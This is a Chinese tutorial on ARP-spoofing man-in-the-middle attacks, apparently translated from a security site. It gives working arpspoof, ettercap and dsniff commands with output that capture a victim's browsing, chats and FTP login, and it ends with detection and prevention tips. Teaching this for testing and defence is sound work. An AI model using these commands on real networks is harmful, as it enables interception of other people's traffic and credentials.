

# 中间人攻击

中间人攻击虽然古老，但仍处于受到黑客攻击的危险中，可能会严重导致危害服务器和用户。仍然有很多变种的中间人攻击是有效的，它们能够很容易的欺骗外行并且入侵他们。正如字面意思一样，中间人攻击就是攻击者扮演中间人并且实施攻击。它有时被称为 monkey-in-the-middle 攻击更先进的说它是 man-in-the-browser 攻击和 man-in-the-mobile 攻击。


这其实是一个危险的攻击，它可以劫持一段会话，我们叫它会话劫持。它可以窃取凭证和其他机密信息，即使使用了 SSL 加密。在本文中，我们将讨论下在不同形式下的中间人攻击。

## 1、ARP（地址解析协议）

ARP 是一项协议。负责执行多个工作并且提供正确的数据包，在中间人攻击中，ARP 扮演着重要的角色。那么，什么是 ARP 缓存中毒攻击呢？

要充分了解攻击，你需要了解 ARP 的概念，ARP 协议通过 IP 地址来查找主机的物理地址（也就是 MAC 地址）。（PS：在以太网中，是用 MAC 地址来进行通讯的。）让我们来想象这样一个场景：在一个以太网交换网络内，主机 A 希望能与主机 B 进行交流（所以我们要获取他的 MAC 地址咯）。所以主机 A 通过交换机（HUB 也可以- -）对整个网络进行广播，然后使用地址解析协议找到目标主机 B 的 MAC 地址。尽管整个广播域下都能收到主机 A 发送的信息，但只有主机 A 所请求的主机才会回复 ARP 请求，将自己的 MAC 地址发给主机 A。

让我们来看看下面这个图，以便深入理解：



主机 A 发送的所包含的信息：

源 IP: 192.168.1.2

源 MAC: 00:1c:23:42:8d:f4

目的 IP: 192.168.1.12

目的 MAC 地址: 00:00:00:00:00:00 <PS:不知道作者为啥写全 0,应该也是本地广播吧。不清楚的同学就当全 F 吧。>

之后 B 主机回复 ARP 请求

源 IP: 192.168.1.12

源 MAC: 2f:8d:1c:0f:f2:8f

目的 IP: 192.168.1.2

目的 MAC 地址: 00:1c:23:42:8d:f4

ARP 请求：

考虑上述场景，主机 A 的 ARP 请求发送一个广播给所有同网络的主机。

ARP 响应：

它回复了响应，其中包含目的主机的 MAC 地址（主机 B 也在此网段内）。

RARP 请求：

RARP（反向地址解析协议）与 ARP 相反，RARP 请求就是根据 MAC 地址来查找 IP 地址。

RARP 响应：

RARP 响应与 ARP 响应相反，在 RARP 响应中它包含了 IP 地址。

ARP 工作在 OSI 模型的第三层（网络层），但它不局限于此。它可以请求第二层（数据链路层）获取物理地址（MAC）。当然与它相反的过程就是 RARP

所有的主机维护他们自己的 ARP 缓存表，所以不会每一次都发送广播，ARP 表中包含 IP 对应的 MAC 地址。

## 2、ARP 欺骗（ARP 毒化）

ARP 毒化也被称为 ARP 缓存中毒和 ARP 欺骗攻击，这是在内网的中间人攻击。ARP 欺骗采取的优势是通过 ARP 协议欺骗，达到对整个网络进行欺骗。有几种可能引起 ARP 欺骗的方法，一般是利用内网中的被攻陷主机或使用自己的主机（内部入侵）。有许多工具能够来实施 ARP 欺骗，如：

ARPspoof

Cain&abel

Ettercap

ARPoison

Dsniff

Parasite

让我们开始实战吧：

```
root@bt:~#
```

所以我的 ARP 表已经有了默认的网关和 MAC 地址，我将演示把所有受害者的流量引入我的主机（攻击者），然后我使用 ARP 欺骗，而网关将把原本流入他们的数据传送给我的主机。

攻击者：192.168.1.2

被欺骗主机：192.168.1.5

默认网关：192.168.1.1

我们需要启用 IP 转发，输入下面命令（PS:利用 Linux 主机的路由功能）：

```
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
```

0

```
root@bt:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
```

```
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
```

1

```
root@bt:~#
```

下面的攻击我使用 ARPspoofer，来演示 ARPspoofing 攻击。这是一个不错的开源工具，可以用来执行 ARP 欺骗攻击。

```
root@bt:~# arpspoof -h
```

Usage: arpspoof [-i interface] [-t target] host


下面的命令是利用 ARP 毒化，重定向受害者的流量传送给攻击者。

```
root@bt:~# arpspoof -i eth0 -t 192.168.1.5 192.168.1.1
```

```
root@bt:~# arpspoof -i eth0 -t 192.168.1.5 192.168.1.1
0:1c:23:42:8d:4 8:0:27:66:13:9b 0806 42: arp reply 192.168.1.1 is-at 0:1c:23:42:8d:4
0:1c:23:42:8d:4 8:0:27:66:13:9b 0806 42: arp reply 192.168.1.1 is-at 0:1c:23:42:8d:4
0:1c:23:42:8d:4 8:0:27:66:13:9b 0806 42: arp reply 192.168.1.1 is-at 0:1c:23:42:8d:4
0:1c:23:42:8d:4 8:0:27:66:13:9b 0806 42: arp reply 192.168.1.1 is-at 0:1c:23:42:8d:4
0:1c:23:42:8d:4 8:0:27:66:13:9b 0806 42: arp reply 192.168.1.1 is-at 0:1c:23:42:8d:4
```

现在做第二个 ARP 毒化攻击，使网关的数据重定向到攻击者的机器。（流量由网关到攻击者再到受攻击者）

```
root@bt:~# arpspoof -i eth0 -t 192.168.1.1 192.168.1.2
```

A terminal window showing the execution of the arpspoof command. The first line shows the command: root@bt:~# arpspoof -i eth0 -t 192.168.1.1 192.168.1.2. The subsequent lines show network traffic: 0:1c:23:42:8d:4 0:22:93:cf:eb:6d 0806 42: arp reply 192.168.1.2 is-at 0:1c:23:42:8d:4 and 0:1c:23:42:8d:4 0:22:93:cf:eb:6d 0806 42: arp reply 192.168.1.2 is-at 0:1c:23:42:8d:4.


```
root@bt:~# arpspoof -i eth0 -t 192.168.1.1 192.168.1.2
0:1c:23:42:8d:4 0:22:93:cf:eb:6d 0806 42: arp reply 192.168.1.2 is-at 0:1c:23:42:8d:4
0:1c:23:42:8d:4 0:22:93:cf:eb:6d 0806 42: arp reply 192.168.1.2 is-at 0:1c:23:42:8d:4
```

一切都已经设置完毕后，让我们来捕获数据包。我在受攻击的主机上用 google 搜索猫的图片。

（ PS:有点单项欺骗的意思 ）

现在我们在攻击者的主机上输入：

```
root@bt:~# driftnet -i eth0
```



通过使用 Ettercap 来进行 ARP 欺骗

Ettercap 是一个多用途的开源工具，可以用来执行嗅探、主机分析等。在本教程中，我们使用中间人攻击进行 ARP 欺骗，ettercap 有些不错的插件，可以增强中间人攻击。Ettercap 中最重要的插件如下：


dns\_spoof (执行 DNS 欺骗攻击)

Dos\_attack(对受害主机进行拒绝服务攻击)

Chk\_poison(检测是否成功进行了攻击)

Repoison\_arp(顾名思义，修复 ARP)

当然 ettercap 还有很多插件可以使用 ,ettercap 的优点在于可以使用图形化界面和命令行模式，GUI 的 ettercap 非常容易使用。



在实际攻击之前，让我们先来讨论一些参数

-t 只监听这种协议

-T ettercap 检查 pcap 文件（脱机监听）

-q 安静（不回显）

-M 这是一个重要的参数，他会告诉 ettercap 执行中间人攻击，使用这个参数很简单，如 -M method

例子 1：

Ettercap -T -q -M ARP//

如果你在一个非常大的网络，那么我不建议你用这个命令。因为命令告诉 ettercap 对所有主机进行 ARP 欺骗



## 例子 2 :

目标/受害者 IP : 192.168.1.6

```
root@bt:~# ettercap -T -q -M ARP /192.168.1.6/ //
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGAListening on eth0...
(Ethernet)
eth0 -> 00:1C:23:42:8D:04 192.168.1.4 255.255.255.0SSL dissection
needs a valid 'redir_command_on' script in the etter.conf filePrivileges dropped
to UID 65534 GID 65534...28 plugins39 protocol dissectors53 ports
monitored7587 mac vendor fingerprint1698 tcp OS fingerprint
2183 known servicesRandomizing 255 hosts for scanning...Scanning the
whole netmask for 255 hosts...*
|=====
===>| 100.00 %
```

.....Starting Unified sniffing...

这意味着一切准备工作完成了，嗅探已经启动，让我们验证它吧。

```
root@bt:~# driftnet -i eth0
```

下面这幅图片表示受害者访问了一个网站，攻击者可以很容易利用 driftnet 来捕获受害者的活动。





我们也能分析 ARP 毒化，手动验证 IP 地址，

受害主机被攻击之前：

```
C:\>arp -a
```

```
No ARP Entries Found
```

受害主机被攻击之后：

```
C:\>arp -a
```

```
Interface: 192.168.1.6 --- 0x2Internet Address      Physical Address
Type192.168.1.1      00-1c-23-42-8d-04      dynamic192.168.1.4
00-1c-23-42-8d-04      dynamic
```

```
C:\>
```

你可以看到，都是常见的主机 IP 和路由 IP，而 MAC 地址则是攻击者的物理地址，因此 ARP 欺骗已经成功。

攻击者主机在攻击之前：

```
root@bt:~# arpAddress HWtype HWaddress Flags Mask Iface192.168.1.1
ether 00:22:93:cf:eb:6d C eth0
```

攻击者主机在攻击之后：

```
root@bt:~# arp
```

```
Address HWtype HWaddress Flags Mask Iface
192.168.1.6 ether 08:00:27:66:13:9b C eth0
192.168.1.1 ether 00:22:93:cf:eb:6d C eth0
```

有很多其他方式来展现 ARP 欺骗的力量，我们将讨论 dsniff 套件中的一部分。

### Dsniff&ARP 欺骗攻击

Dsniff 是一个非常强大的工具套件，它被用来进行渗透测试。它被用来实施嗅探、网络分析等。它能够捕捉各种协议。ARPspooft 和 driftnet 也是 dsniff 套件的一部分，当然还有其他套件，如：

Msgsnarf

Urlsnarf

Mailsnarf

Filesnarf

dnsspoof

在如下攻击场景中：

攻击者 IP： 192.168.1.12

被攻击主机 IP:192.168.1.6

路由(网关)IP：192.168.1.1

让我们开始进行 ARPspooof IP 转发攻击：

```
root@bt:~# echo 1 >> /proc/sys/net/ipv4/ip_forwardroot@bt:~#  
arpspoof -i eth0 -t 192.168.1.6 192.168.1.1root@bt:~# arpspoof -i eth0 -t  
192.168.1.1 192.168.1.12
```

我刚刚启用端口转发，之后使用 arpspoof ( dsniff 的一个插件 ) 来执行 ARP 毒化攻击。开启 dsniff 来捕获已知协议获取密码。

```
root@bt:~# dsniff -i eth0dsniff: listening on eth0
```

A terminal window showing the output of the dsniff command. The first line shows 'dsniff: listening on eth0'. The second line shows a separator line. The third line shows a timestamp '05/13/12 13:24:16' followed by 'tcp 192.168.1.6.1115 -> infosecinstitute.com.21 (ftp)'. The fourth line shows 'USER irfan'. The fifth line shows 'PASS testpassword'. The terminal has a dark background with red and white text.

```
root@bt:~# dsniff -i eth0  
dsniff: listening on eth0  
-----  
05/13/12 13:24:16 tcp 192.168.1.6.1115 -> infosecinstitute.com.21 (ftp)  
USER irfan  
PASS testpassword  
]
```

如图所示，dsniff 成功从受害者主机上捕获了 FTP 的用户名和密码，尽管这个密码是不正确的，但 dsniff 可以捕获受害者发送的信息。

因为攻击者的主机作为默认的路由器（因为进行了 ARP 欺骗），因此受害主机传输的数据经过攻击者，攻击者很容易可以嗅探到受害者发送的信息。我们可以 arpspoof 所有网段内的主机，但我们的示例中只 ARP 欺骗了单个主机。你可以试试其他的 dsniff 工具，像 urlsnarf。

```
root@bt:~# urlsnarf -i eth0
```

```
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

它能捕获受害者访问网站的详细信息。你可以试试 msgsnarf 捕获即时聊天会话信息 ,我的意思是如果用户通过雅虎聊天或者任何 IRC 频道 ,通过 msgsnarf 可以捕获受害者所有的谈话 , 结束攻击需要结束 arpspoof。

```
root@bt:~# killall arpspoof
```

### 3、如何防止 ARP 毒化攻击

ARP 欺骗是一种非常危险的攻击 ,攻击者可以很容易的探取受害者主机证书和其他机密信息。因此如何发现且保护 ARP 毒化受害者攻击呢 ? 其实这是很容易识别的 ,如果你是受害主机 ,可以使用 ARP 命令查看。

正如我们可以对上面所讨论 IP 地址被 ARP 欺骗攻击之前和之后的区别进行比较 ,能够验证你是否是受害者。其他的方法是设置 ARP 缓存表为静态 ,但不推荐。

因为在一个大型的网络中 , 它要花费很长的时间手动设置 , 这是不可能的。

这里有很多工具可以用来帮助你判断是否受到了 ARP 欺骗 , 而且有几种工具是可用的 , 它可以保护你的计算机免受 ARP 毒化并且检测出 ARP 缓存表的更变 , 一些比较出名的工具 :

ARPon

ARP Wath

XARP